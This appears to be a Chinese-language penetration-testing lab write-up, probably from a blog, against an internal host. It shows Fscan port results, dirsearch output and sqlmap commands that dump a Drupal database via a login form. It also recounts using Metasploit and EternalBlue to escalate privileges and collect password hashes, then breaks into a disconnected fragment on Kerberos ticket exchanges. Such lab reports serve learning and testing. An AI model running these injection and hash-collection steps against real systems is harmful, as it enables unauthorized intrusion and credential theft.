


发现一个存活主机配置代理,查看是否可以访问
此时访问一下
然后根据 Fscan 的扫描结果
172.16.10.128:8080 open
172.16.10.128:21 open
172.16.10.128:445 open
172.16.10.128:22 open
172.16.10.128:3306 open
172.16.10.128:80 open
发现数据库
访问 8080 也有一个页面
可以查看是否有漏洞
但是对于这个页面确实没什么想法🤔,除非有 SQL 注入,然后搜了一下,也没什么利用价值。然后 PHPMyadmin 尝试进行爆破,没爆破出来。以及其他页面没什么利用。
扫一下目录,也没发现什么
dirsearch -u "http://172.16.10.128/"[03:16:25] 403 - 291B - /.ht_wsr.txt
[03:16:25] 403 - 294B - /.htaccess.bak1
[03:16:25] 403 - 296B - /.htaccess.sample
[03:16:25] 403 - 294B - /.htaccess.orig
[03:16:25] 403 - 294B - /.htaccess.save
[03:16:25] 403 - 295B - /.htaccess_extra
[03:16:25] 403 - 292B - /.htaccess_sc
[03:16:25] 403 - 294B - /.htaccess_orig
[03:16:25] 403 - 292B - /.htaccessOLD
[03:16:25] 403 - 292B - /.htaccessBAK
[03:16:25] 403 - 293B - /.htaccessOLD2
[03:16:25] 403 - 284B - /.htm
[03:16:25] 403 - 285B - /.html
[03:16:25] 403 - 290B - /.htpasswds
[03:16:25] 403 - 294B - /.htpasswd_test
[03:16:25] 403 - 291B - /.httr-oauth
[03:16:26] 403 - 284B - /.php
[03:16:26] 403 - 285B - /.php3
[03:16:34] 403 - 288B - /cgi-bin/
[03:16:35] 301 - 312B - /chat -> http://172.16.10.128/chat/
[03:16:37] 301 - 314B - /drupal -> http://172.16.10.128/drupal/
[03:16:46] 301 - 318B - /phpmyadmin -> http://172.16.10.128/phpmyadmin/
[03:16:46] 200 - 31KB - /phpmyadmin/ChangeLog
[03:16:46] 200 - 2KB - /phpmyadmin/
[03:16:46] 200 - 2KB - /phpmyadmin/README
[03:16:46] 200 - 2KB - /phpmyadmin/index.php
[03:16:49] 403 - 293B - /server-status
[03:16:49] 403 - 294B - /server-status/
[03:16:53] 301 - 315B - /uploads -> http://172.16.10.128/uploads/
[03:16:53] 200 - 407B - /uploads/ SQL 注入
此时只能对 那个登陆界面做 SQL 注入检测
要注意删除%27。随后输入

sqlmap -r /root/Desktop/sakura.txt --dbs
sqlmap -r /root/Desktop/sakura.txt -D drupal --tables
sqlmap -r /root/Desktop/sakura.txt -D drupal -T shortcut_set_users --columns
sqlmap -r /root/Desktop/sakura.txt --current-db --batch --dump
参数 含义 sqlmapSQL 注入自动化工具 -r sakura.txt从 sakura.txt 文件读取 HTTP 请求 --current-db获取当前数据库名称 --batch自动模式,不询问,使用默认选项 --dump导出/下载数据库内容
这里博主一直失败,因为流量过大,导致整个链条全部断掉,所以 MSF 一直不成功。先后试了 MSF 配代理。以及 proxychians4 msfconsole 均不可以。于是采用了在第三台机器上面上传 MSF 。随后在第三台机器上面进行打永恒之蓝一个提权,拿到所有的 hash。这里实在是截图不了,因为当时 CPU 干到快 100 了。
随后认证服务器(AS)会回给客户端返回 {TGT}KDC + {Session Key}ClientKey。即:使用用户的 Hash 加密[Time,TGSname,TGT 有效时间,CT_SK];使用 krbtgt 的 Hash 加密[Name,IP,Time,TGSNAME,TGT 有效时间,CT_SK]
此时 TGS 便会会给客户端返回一个数据包:{Service Ticket}ServiceKey + {Service SessionKey}SessionKey


















